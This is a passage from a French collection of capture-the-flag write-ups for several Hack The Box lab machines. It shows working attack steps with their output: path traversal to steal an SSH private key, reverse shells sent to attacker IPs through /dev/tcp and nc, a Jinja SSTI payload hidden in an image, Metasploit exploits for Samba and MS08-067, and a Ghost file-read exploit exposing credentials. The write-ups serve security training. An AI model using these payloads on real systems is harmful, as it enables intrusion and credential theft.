Une fois connecté avec le certificat on obtient le contenu suivant sur le site à la place du message d'erreur demandant un certificat :

Il est possible de selectionner une saison et de télécharger des episodes via un lien généré pour chaque fichier en format Base64 par exemple pour l'epidode 1 le format de l'url est
`https://lacasadepapel.htb/file/U0VBU09OLTEvMDEuYXZp` si l'on tranforme en base64 cela donne :

```
echo "U0VBU09OLTEvMDEuYXZp" | base64 -d
SEASON-1/01.avi
```

Il est possible de tenter un Path traversale sur le site afin de pouvoir y récuperer des fichiers on accède par exemple à l'url `https://lacasadepapel.htb/../.ssh`

Le Path traversal fonctionne, on peut voir qu'il y a la présence d'un fichier `id_rsa` on peut le télécharger via curl ou en accédant à l'url encodé en base64 :

```
### Encodage en base64
echo -n "../.ssh/id_rsa" | base64
Li4vLnNzaC9pZF9yc2E=

### Requete pour récupere la clef RSA
curl -k https://lacasadepapel.htb/file/Li4vLnNzaC9pZF9yc2E=
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAACFwAAAAdzc2gtcn
NhAAAAAwEAAQAAAgEAotH6Ygupi7JhjdbDXhg2f9xmzxaDNdxxEioAgH2GjUeUc4cJeTfU
/yWg1vyx1dXqanfwAzYOQLUgO9/rDbI9y51rTQnLhHsp/iFiGdvDO5iZwLNrwmzVLxgGc+
mNac3qxHcuHx7q+zQHB8NfU/qzyAL2/xsRkzBODRg21tsVqnTV83T8CFSBUO2jzitHFNjv
YbacP+Jn9Q5Y2HRdEO3DWnAJJ7zk4SWWicM3riuuYyeqV6OYKboHwi+FB94Yx1xaPFGP7T
...
```

On peut utiliser la clef RSA pour se connecter à la machine avec l'un des utilisateurs trouvés auparavant :

```
ssh -i id_rsa professor@lacasadepapel.htb
The authenticity of host 'lacasadepapel.htb (10.10.10.131)' can't be established.
ED25519 key fingerprint is SHA256:4Or/qFd14AeBW5qzPPgTteBBtW5IeyTOYlkL+Q4+jhw.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'lacasadepapel.htb' (ED25519) to the list of known hosts.

 _                 ____                       ____           ____                      _
| |    __ _    / ___|__ _ ___  __ _  |  _ \  ___  |  _ \ __ _ _ __    ___| |
| |   / _` | | |   / _` / __|/ _` | | | | |/ _ \ | |_) / _` | '_ \ / _ \ |
| |__| (_| | | |__| (_| \__ \ (_| | | |_| |  __/ |  __/ (_| | |_) |  __/ |
|_____\__,_|  \____\__,_|___/\__,_| |____/ \___| |_|   \__,_| .__/ \___|_|
                                                             |_|

lacasadepapel [~]$
```

On obtient ainsi l'accès à la machine avec l'utilisateur "professor"

Privilege Escalation

Il nous faut à présent l'accès root. On commence par enumerer les processus en cours avec pspy :

```
lacasadepapel [~]$ ./pspy32
...
2025/02/20 21:41:15 CMD: UID=65534 PID=11388  | /usr/bin/node /home/professor/memcached.js
...
2025/02/20 21:41:15 CMD: UID=65534 PID=3272   | /usr/bin/node /home/nairobi/server.js
...
```

On peut voir qu'il y a les fichier server.js et memcached.js placé dans le dossier home de l'utilisateur sont lancés de manière régulière on affiche leur contenu et leur permissions :

```
lacasadepapel [~]$ ls -l
total 4016
-rw-r--r-- 1 root      root           88 Jan 29  2019 memcached.ini
-rw-r----- 1 root      nobody        434 Jan 29  2019 memcached.js
```

```
drwxr-sr-x 9 root      professor    4096 Oct  3  2022 node_modules
...
lacasadepapel [~]$ cat memcached.ini
[program:memcached]
command = sudo -u nobody /usr/bin/node /home/professor/memcached.js
```

Il semble que se soit le fichier memcached.ini qui contient le script et qui execute memcached.js les permissions du fichiers sont celle de l'utilisateur root on peut ne peut pas modifier le fichier mais le supprimer et en créer un nouveau contenant un reverse shell celui ci sera executé automatiquement par le cron et on pourra alors réceptionner un shell avec root :

```
### Suppression du fichier
lacasadepapel [~]$ rm memcached.ini
rm: remove write-protected regular file 'memcached.ini'? yes

### Création du reverse shell
lacasadepapel [~]$ echo -e "[program:memcached]\ncommand = bash -c 'bash -i  >& /dev/tcp/10.10.16.13/1234
 0>&1'" > memcached.ini
lacasadepapel [~]$ cat memcached.ini
[program:memcached]
command = bash -c 'bash -i  >& /dev/tcp/10.10.16.13/1234 0>&1'

### Reception du reverse shell
nc -nlvp 1234
listening on [any] 1234 ...
connect to [10.10.16.13] from (UNKNOWN) [10.10.10.131] 48444
bash: cannot set terminal process group (11894): Not a tty
bash: no job control in this shell
bash-4.4# whoami
whoami
root
```

On obtient ainsi l'accès root sur la machine

Lame

Reconnaissance

Machine cible Adresse IP : `10.10.10.3`

Scanning

Lancement du scan `nmap` :

```
$ nmap -p- -Pn -sC 10.10.10.3
Starting Nmap 7.95 ( https://nmap.org ) at 2025-03-09 20:23 CET
Nmap scan report for 10.10.10.3
Host is up (0.024s latency).
Not shown: 65530 filtered tcp ports (no-response)
PORT     STATE SERVICE
21/tcp   open  ftp
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 10.10.16.3
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      vsFTPd 2.3.4 - secure, fast, stable
|_End of status
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
22/tcp   open  ssh
| ssh-hostkey:
|   1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|_  2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
3632/tcp open  distccd

Host script results:
| smb-os-discovery:
|   OS: Unix (Samba 3.0.20-Debian)
|   Computer name: lame
|   NetBIOS computer name:
|   Domain name: hackthebox.gr
|   FQDN: lame.hackthebox.gr
|_  System time: 2025-03-09T15:25:33-04:00
|_clock-skew: mean: 2h00m23s, deviation: 2h49m47s, median: 19s
|_smb2-time: Protocol negotiation failed (SMB2)
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)

Nmap done: 1 IP address (1 host up) scanned in 146.48 seconds
```

Le scan indique qu'il y a 5 ports ouverts, le port 21 pour FTP version 2.3.4, le port 22 pour SSH, le port 139 pour netbios, le port 445 pour SMB version 3.0.20 et le port 3632 pour distccd.

Exploitation & Privilege Escalation

Il est possible d'exploiter la version 3.0.20 de SMB, pour cela on utilise Metasploit afin de rechercher une vulnérabilité :

```
msfconsole
Metasploit tip: Use the 'capture' plugin to start multiple
authentication-capturing and poisoning services

# cowsay++
 ------------
< metasploit >
 ------------
       \   ,__,
        \  (oo)____
```

```
           (__)    )\
              ||--|| *


       =[ metasploit v6.4.45-dev                          ]
+ -- --=[ 2490 exploits - 1281 auxiliary - 431 post       ]
+ -- --=[ 1466 payloads - 49 encoders - 13 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit Documentation: https://docs.metasploit.com/

[*] Starting persistent handler(s)...
msf6 > search samba 3.0.20

Matching Modules
================

   #  Name                                Disclosure Date  Rank       Check  Description
   -  ----                                ---------------  ----       -----  -----------
   0  exploit/multi/samba/usermap_script  2007-05-14       excellent  No     Samba "username map script"
    Command Execution


Interact with a module by name or index. For example info 0, use 0 or use exploit/multi/samba/usermap_script
```

On peut voir qu'il y a un exploit pour cette version de SMB qui utilise la CVE-2007-2447 on configure et on lance l'exploit :

```
msf6 > use 0
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf6 exploit(multi/samba/usermap_script) > options

Module options (exploit/multi/samba/usermap_script):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS   10.10.10.3       yes       The target host(s), see https://docs.metasploit.com/docs/
   using-metasploit/basics/using-metasploit.html
   RPORT    445              yes       The target port (TCP)


Payload options (cmd/unix/reverse_netcat):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  10.10.16.3       yes       The listen address (an interface may be specified)
   LPORT  1234             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic


View the full module info with the info, or info -d command.
msf6 exploit(multi/samba/usermap_script) > run
[*] Started reverse TCP handler on 10.10.16.3:1234
[*] Command shell session 1 opened (10.10.16.3:1234 -> 10.10.10.3:39777) at 2025-03-09 21:37:25 +0100
script /dev/null -c /bin/bash
root@lame:/# whoami
root
```

On obtient ainsi l'accès Administrateur sur la machine

Late

Reconnaissance

Machine cible Adresse IP : `10.10.11.156`

Scanning

Lancement du scan `nmap` :

```
$ nmap -p- -Pn -sC 10.10.11.156
Starting Nmap 7.95 ( https://nmap.org ) at 2025-01-23 22:12 CET
Nmap scan report for 10.10.11.156
Host is up (0.052s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE
22/tcp open  ssh
| ssh-hostkey:
|   2048 02:5e:29:0e:a3:af:4e:72:9d:a4:fe:0d:cb:5d:83:07 (RSA)
|   256 41:e1:fe:03:a5:c7:97:c4:d5:16:77:f3:41:0c:e9:fb (ECDSA)
|_  256 28:39:46:98:17:1e:46:1a:1e:a1:ab:3b:9a:57:70:48 (ED25519)
80/tcp open  http
|_http-title: Late - Best online image tools

Nmap done: 1 IP address (1 host up) scanned in 10.99 seconds
```

Le scan révèle que les ports 22 et 80 sont ouverts, le site web est un site d'edition et de modification d'images. On voit la présence du nom d'hote `late.htb` on l'ajoute dans le fichier hosts On voit de plus la présence d'un lien contact permettant de remplir un formulaire.
On lance un scan des URL du site :

```
gobuster vhost -w /usr/share/wordlists/seclists/Discovery/DNS/subdomains-top1million-5000.txt
-u http://late.htb  --append-domain
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:             http://late.htb
[+] Method:          GET
[+] Threads:         10
[+] Wordlist:        /usr/share/wordlists/seclists/Discovery/DNS/subdomains-top1million-5000.txt
[+] User Agent:      gobuster/3.6
[+] Timeout:         10s
[+] Append Domain:   true
===============================================================
Starting gobuster in VHOST enumeration mode
===============================================================
Found: images.late.htb Status: 200 [Size: 2187]
Progress: 4989 / 4990 (99.98%)
===============================================================
Finished
===============================================================
```

On découvre un sous domaine images.late.htb, on l'ajoute au fichier d'hotes, le site permet de convertir une image que l'on upload au format texte avec flask qui est un module python. on lance un scan de ce sous domaine qui ne révèle pas de lien particulièrement interessant.

Exploitation

On va utiliser un script python qui va permettre de générer les images pour qu'il soit plus claire et qui va contenir de l'execution de code, on commence par essayer d'ajouter le calcul 191 * 7 :

```
### Script python
from PIL import Image, ImageDraw, ImageFont

def main():

    img = Image.new('RGB', (2000,100)) #Create an image
    draw = ImageDraw.Draw(img)
    myFont = ImageFont.truetype('LiberationMono-Regular.ttf', 15)
    payload = "{{ 191 * 7 }}" # This will be our payload
```

```
    draw.text((0,3), payload, fill=(255,255,255), font=myFont) # payload
    img.save('payload.png')

if __name__ == '__main__':
    main()

### Génération de l'image
python3 image.py
```

l'image a le contenu suivant :


On uploade l'image et on clique sur scan le fichier texte se génère et contient le texte suuivant :

```
<p>1337</p>
```

Ceci confirme que l'applicaton est vulnérable à SSTI (Server Side Template Injection).
On modifie le code à executer pour qu'il execute du code python qui va permettre l'execution de la commande "id" :

```
from PIL import Image, ImageDraw, ImageFont

def main():

    img = Image.new('RGB', (2000,100)) #Create an image
    draw = ImageDraw.Draw(img)
    myFont = ImageFont.truetype('LiberationMono-Regular.ttf', 15)
    payload = """{{
     self._TemplateReference__context.namespace.__init__.__globals__.os.popen("id").read() }}"""
     # This will be our payload
    draw.text((0,3), payload, fill=(255,255,255), font=myFont) # payload
    img.save('payload.png')

if __name__ == '__main__':
    main()
```

Le fichier image ressemble a cela à présent :



On upload le fichier on lance le scan et on télécharge le fichier texte qui a le contenu suivant :

```
<p>uid=1000(svc_acc) gid=1000(svc_acc) groups=1000(svc_acc)</p>
```

On lance a présent une commande qui va permettre l'obtentention d'un reverse shell :

```
from PIL import Image, ImageDraw, ImageFont

def main():

    img = Image.new('RGB', (2000,100)) #Create an image
    draw = ImageDraw.Draw(img)
    myFont = ImageFont.truetype('LiberationMono-Regular.ttf', 15)
    payload = """{{ self._TemplateReference__context.namespace.__init__.__globals__.os.popen
    ("rm /tmp/wk;mkfifo /tmp/wk;cat /tmp/wk|/bin/sh -i 2>&1|nc 10.10.16.7 1234 >/tmp/wk").rea>
    draw.text((0,3), payload, fill=(255,255,255), font=myFont) # payload
    img.save('payload.png')

if __name__ == '__main__':
    main()
```

On upload le fichier et on obtient un reverse shell sur le port d'écoute :

```
nc -nlvp 1234
listening on [any] 1234 ...
connect to [10.10.16.7] from (UNKNOWN) [10.10.11.156] 33020
/bin/sh: 0: can't access tty; job control turned off
$ whoami
svc_acc
```

Après enumération on trouve le fichier id_rsa de l'utilisateur et on peut se connecter avec en ssh :

```
ssh -i id_rsa svc_acc@late.htb
svc_acc@late:~$
```

On obtient ainsi accès à la machine avec l'utilisateur svc_acc

Privilege Escalation

Il nous faut à présent l'accès root. On commence par enumérer les fichiers de l'utilisateur :

```
svc_acc@late:~$ find / -type f -user svc_acc 2>/dev/null
/home/svc_acc/.ssh/id_rsa
/home/svc_acc/.ssh/id_rsa.pub
/home/svc_acc/.ssh/authorized_keys
/home/svc_acc/app/main.py
/home/svc_acc/app/wsgi.py
...
/usr/local/sbin/ssh-alert.sh
...
```

On trouve le script : /usr/local/sbin/ssh-alert.sh on affiche son contenu :

```
svc_acc@late:~$ cat /usr/local/sbin/ssh-alert.sh
#!/bin/bash

RECIPIENT="root@late.htb"
SUBJECT="Email from Server Login: SSH Alert"

BODY="
A SSH login was detected.

        User:        $PAM_USER
        User IP Host: $PAM_RHOST
        Service:     $PAM_SERVICE
        TTY:         $PAM_TTY
        Date:        `date`
        Server:      `uname -a`
"

if [ ${PAM_TYPE} = "open_session" ]; then
        echo "Subject:${SUBJECT} ${BODY}" | /usr/sbin/sendmail ${RECIPIENT}
fi
```

Le script permet de donner des informations lorsqu'une personne se connecte en SSH, on vérifie si le script est lancé avec pspy64 :

```
./pspy64
pspy - version: v1.2.0 - Commit SHA: 9c63e5d6c58f7bcdc235db663f5e3fe1c33b8855
...
2025/01/23 22:35:01 CMD: UID=0    PID=3485   | /bin/sh -c /root/scripts/cron.sh
2025/01/23 22:35:01 CMD: UID=0    PID=3484   | /usr/sbin/CRON -f
2025/01/23 22:35:01 CMD: UID=0    PID=3489   | cp /root/scripts/ssh-alert.sh /usr/local/sbin/ssh-alert.sh
2025/01/23 22:35:01 CMD: UID=0    PID=3491   | chown svc_acc:svc_acc /usr/local/sbin/ssh-alert.sh
...
```

Le script est executé en tant que cron dans la machine, en enumerant le fichier on voit qu'il n'est pas possible de l'editer mais qu'il est possible d'ajouter du texte car l'attribut append y est présent :

```
svc_acc@late:~$ lsattr /usr/local/sbin/ssh-alert.sh
-----a--------e--- /usr/local/sbin/ssh-alert.sh
svc_acc@late:~$ ls -l /usr/local/sbin/ssh-alert.sh
-rwxr-xr-x 1 svc_acc svc_acc 433 Jan 23 22:37 /usr/local/sbin/ssh-alert.sh
```

On ajoute donc du texte qui permet l'execution d'un reverse shell :

```
### Ajout du reverse shell
svc_acc@late:~$ echo "bash -i >& /dev/tcp/10.10.16.7/4444 0>&1" >> /usr/local/sbin/ssh-alert.sh

### Reception du reverse Shell
nc -nlvp 4444
listening on [any] 4444 ...
connect to [10.10.16.7] from (UNKNOWN) [10.10.11.156] 36624
bash: cannot set terminal process group (3696): Inappropriate ioctl for device
bash: no job control in this shell
root@late:/#
```

On obtient ainsi l'accès root sur la machine.

Legacy

Reconnaissance

Machine cible Adresse IP : `10.10.10.4`

Scanning

Lancement du scan `nmap` :

```
$ nmap -p- -Pn -sC 10.10.10.4
Starting Nmap 7.95 ( https://nmap.org ) at 2025-03-09 12:30 CET
Nmap scan report for 10.10.10.4
Host is up (0.061s latency).
Not shown: 65532 closed tcp ports (reset)
PORT    STATE SERVICE
135/tcp open  msrpc
139/tcp open  netbios-ssn
445/tcp open  microsoft-ds

Host script results:
| smb-os-discovery:
|   OS: Windows XP (Windows 2000 LAN Manager)
|   OS CPE: cpe:/o:microsoft:windows_xp::-
|   Computer name: legacy
|   NetBIOS computer name: LEGACY\x00
|   Workgroup: HTB\x00
|_  System time: 2025-03-14T15:28:38+02:00
|_clock-skew: mean: 5d00h57m39s, deviation: 1h24m50s, median: 4d23h57m39s
|_smb2-time: Protocol negotiation failed (SMB2)
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
|_nbstat: NetBIOS name: LEGACY, NetBIOS user: <unknown>, NetBIOS MAC: 00:50:56:94:6e:25 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 50.59 seconds
```

Le scan indique qu'il y a 3 ports ouverts sur la machine, le port 135 pour msrpc, le port 139 pour netbios, le port 445 pour SMB.

Exploitation & Privilege Escalation

On lance un scan afin de trouver une vulnérabilité pour le service SMB :

```
nmap --script vuln -p445 10.10.10.4
Starting Nmap 7.95 ( https://nmap.org ) at 2025-03-09 13:18 CET
Pre-scan script results:
| broadcast-avahi-dos:
|   Discovered hosts:
|     224.0.0.251
|   After NULL UDP avahi packet DoS (CVE-2011-1002).
|_  Hosts are all up (not vulnerable).
Nmap scan report for 10.10.10.4
Host is up (0.019s latency).

PORT    STATE SERVICE
445/tcp open  microsoft-ds

Host script results:
| smb-vuln-ms17-010:
|   VULNERABLE:
|   Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|     State: VULNERABLE
|     IDs:  CVE:CVE-2017-0143
|     Risk factor: HIGH
|       A critical remote code execution vulnerability exists in Microsoft SMBv1
|        servers (ms17-010).
|
|     Disclosure date: 2017-03-14
|     References:
|       https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/
```

```
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
|_      https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
|_smb-vuln-ms10-061: ERROR: Script execution failed (use -d to debug)
|_samba-vuln-cve-2012-1182: NT_STATUS_ACCESS_DENIED
| smb-vuln-ms08-067:
|   VULNERABLE:
|   Microsoft Windows system vulnerable to remote code execution (MS08-067)
|     State: VULNERABLE
|     IDs:  CVE:CVE-2008-4250
|           The Server service in Microsoft Windows 2000 SP4, XP SP2 and SP3, Server 2003 SP1 and SP2,
|           Vista Gold and SP1, Server 2008, and 7 Pre-Beta allows remote attackers to execute arbitrary
|           code via a crafted RPC request that triggers the overflow during path canonicalization.
|
|     Disclosure date: 2008-10-23
|     References:
|       https://technet.microsoft.com/en-us/library/security/ms08-067.aspx
|_      https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2008-4250
|_smb-vuln-ms10-054: false

Nmap done: 1 IP address (1 host up) scanned in 49.46 seconds
```

On peut voir que le service est vulnérable à la CVE-2008-4250, on utilise meterpreter afin d'exploiter la vulnérabilité :

```
msfconsole
...
msf6 exploit(windows/smb/ms08_067_netapi) > options

Module options (exploit/windows/smb/ms08_067_netapi):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOSTS   10.10.10.4       yes       The target host(s), see https://docs.metasploit.com/docs/
   using-metasploit/basics/using-metasploit.html
   RPORT    445              yes       The SMB service port (TCP)
   SMBPIPE  BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     10.10.16.3       yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic Targeting



View the full module info with the info, or info -d command.

msf6 exploit(windows/smb/ms08_067_netapi) > run
[*] Started reverse TCP handler on 10.10.16.3:4444
[*] 10.10.10.4:445 - Automatically detecting the target...
[*] 10.10.10.4:445 - Fingerprint: Windows XP - Service Pack 3 - lang:English
[*] 10.10.10.4:445 - Selected Target: Windows XP SP3 English (AlwaysOn NX)
[*] 10.10.10.4:445 - Attempting to trigger the vulnerability...
[*] Sending stage (177734 bytes) to 10.10.10.4
[*] Meterpreter session 1 opened (10.10.16.3:4444 -> 10.10.10.4:1035) at 2025-03-09 13:24:51 +0100

meterpreter > shell
Process 1444 created.
Channel 1 created.
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>whoami
whoami
'whoami' is not recognized as an internal or external command,
operable program or batch file.

C:\WINDOWS\system32>net use \\10.10.16.3\share
net use \\10.10.16.3\share
```

```
The command completed successfully.


C:\WINDOWS\system32>\\10.10.16.3\share\whoami.exe
\\10.10.16.3\share\whoami.exe
NT AUTHORITY\SYSTEM
```

On obtient ainsi l'accès Administrateur sur la machine

LinkVortex

Reconnaissance

Machine cible Adresse IP : `10.10.11.47`

Scanning

Lancement du scan `nmap` :

```
$ nmap -p- -Pn -sC 10.10.11.47
Starting Nmap 7.95 ( https://nmap.org ) at 2025-04-21 10:07 CEST
Nmap scan report for 10.10.11.47
Host is up (0.030s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE
22/tcp open  ssh
| ssh-hostkey:
|   256 3e:f8:b9:68:c8:eb:57:0f:cb:0b:47:b9:86:50:83:eb (ECDSA)
|_  256 a2:ea:6e:e1:b6:d7:e7:c5:86:69:ce:ba:05:9e:38:13 (ED25519)
80/tcp open  http
|_http-title: Did not follow redirect to http://linkvortex.htb/

Nmap done: 1 IP address (1 host up) scanned in 14.36 seconds
```

Le scan indique qu'il y a deux ports ouverts. Le port 22 pour le service SSH et le port 80 pour le service HTTP Le site web est un site d'informations sur le fonctionnement d'un ordinateur, il utilise le framework "Ghost". Il est possible de lancer un bruteforce des noms de domaines :

```
gobuster vhost -w /usr/share/wordlists/seclists/Discovery/DNS/subdomains-top1million-5000.txt
-u http://linkvortex.htb  --append-domain
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:             http://linkvortex.htb
[+] Method:          GET
[+] Threads:         10
[+] Wordlist:        /usr/share/wordlists/seclists/Discovery/DNS/subdomains-top1million-5000.txt
[+] User Agent:      gobuster/3.6
[+] Timeout:         10s
[+] Append Domain:   true
===============================================================
Starting gobuster in VHOST enumeration mode
===============================================================
Found: dev.linkvortex.htb Status: 200 [Size: 2538]
Progress: 4989 / 4990 (99.98%)
===============================================================
Finished
===============================================================
```

Le scan indique qu'il y a le sous nom de domaine : `dev.linkvortex.htb` la page renvois vers le message suivant : `Launching Soon, Our website is under construction. We'll be here soon with our new and exciting site.` qui signifie que le site n'est pas disponible pour le moment. On peut lancer un dirbusting du site :


```
gobuster dir -u http://dev.linkvortex.htb -w /usr/share/wordlists/seclists/Discovery/Web-Content/big.txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://dev.linkvortex.htb
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/seclists/Discovery/Web-Content/big.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.git                (Status: 301) [Size: 239] [--> http://dev.linkvortex.htb/.git/]
/.htpasswd           (Status: 403) [Size: 199]
/.htaccess           (Status: 403) [Size: 199]
/cgi-bin/            (Status: 403) [Size: 199]
```

```
/server-status        (Status: 403) [Size: 199]
Progress: 20478 / 20479 (100.00%)
===============================================================
Finished
===============================================================
```

Le scan indique qu'il y a le fichier caché .git qui est accessible on peut explorer les fichiers contenu dans le dossier et afficher leur contenus. On peut voir qu'il y a un fichier qui informe que la version utilisé par Ghost est la 5.58.0 on peut dumper le dossier .git afin d'enextraire les différences de contenus :

```
git restore --staged . && git diff
diff --git a/ghost/core/test/regression/api/admin/authentication.test.js b/ghost/core/test/regression
/api/admin/authentication.test.js
index 2735588..e654b0e 100644
--- a/ghost/core/test/regression/api/admin/authentication.test.js
+++ b/ghost/core/test/regression/api/admin/authentication.test.js
@@ -53,7 +53,7 @@ describe('Authentication API', function () {

         it('complete setup', async function () {
             const email = 'test@example.com';
-            const password = 'thisissupersafe';
+            const password = 'OctopiFociPilfer45';

             const requestMock = nock('https://api.github.com')
                 .get('/repos/tryghost/dawn/zipball')
```

On peut voir qu'il y a un fichier qui contient un mot de passe qui a été changé, on peut le tester afin d'accéder au dashboard depuis la page de connexion de ghost :



Le mot de passe trouvé `OctopiFociPilfer45` avec l'identifiant de l'utilisateur admin `admin]linkvortex.htb` permet de pouvoir s'authentifier.

Exploitation

En recherchant une vulnérabilité sur la version 5.58.0 de Ghost on trouve la CVE-2023-40028 `https://github.com/0xDTC/Ghost-5.58-Arbitrary-File-Read-CVE-2023-40028` qui exploite un Arbitrary File Read Exploit on télécharge et on execute l'exploit vers l'url avec les identifiants de connexion :

```
./CVE-2023-40028 -u admin@linkvortex.htb -p "OctopiFociPilfer45" -h http://linkvortex.htb
WELCOME TO THE CVE-2023-40028 SHELL
Enter the file path to read (or type 'exit' to quit):
```

L'exploit s'est correctement executé on peut lire le fichier de configuration de ghost qui est par défaut placé dans le dossier `/var/lib/ghost/config.production.json` :

```
./CVE-2023-40028 -u admin@linkvortex.htb -p "OctopiFociPilfer45" -h http://linkvortex.htb
WELCOME TO THE CVE-2023-40028 SHELL
Enter the file path to read (or type 'exit' to quit): /var/lib/ghost/config.production.json
```

```
File content:
{
  "url": "http://localhost:2368",
  "server": {
    "port": 2368,
    "host": "::"
  },
  "mail": {
    "transport": "Direct"
  },
  "logging": {
    "transports": ["stdout"]
  },
  "process": "systemd",
  "paths": {
    "contentPath": "/var/lib/ghost/content"
  },
  "spam": {
    "user_login": {
        "minWait": 1,
        "maxWait": 604800000,
        "freeRetries": 5000
    }
  },
  "mail": {
     "transport": "SMTP",
     "options": {
      "service": "Google",
      "host": "linkvortex.htb",
      "port": 587,
      "auth": {
        "user": "bob@linkvortex.htb",
        "pass": "fibber-talented-worth"
        }
      }
    }
}
```

On peut voir qu'il y a les identifiants de l'utilisateur bob avec le mot de passe `fibber-talented-worth` on peut les utiliser afin de se connecter en SSH à la machine :

```
ssh bob@linkvortex.htb
bob@linkvortex.htb's password:
Welcome to Ubuntu 22.04.5 LTS (GNU/Linux 6.5.0-27-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection
or proxy settings

Last login: Mon Apr 21 12:14:44 2025 from 10.10.16.4
bob@linkvortex:~$
```

On obtient ainsi accès à la machine avec l'utilisateur bob

Privilege Escalation

Il nous faut à présent l'accès root. On commence par enumerer les permissions de l'utilisateur :

```
bob@linkvortex:~$ sudo -l
Matching Defaults entries for bob on linkvortex:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:
    /sbin\:/bin\:/snap/bin, use_pty, env_keep+=CHECK_CONTENT

User bob may run the following commands on linkvortex:
    (ALL) NOPASSWD: /usr/bin/bash /opt/ghost/clean_symlink.sh *.png
```

On peut voir que l'utilisateur a pour permission de lancer un script shell, on affiche son contenu :

```
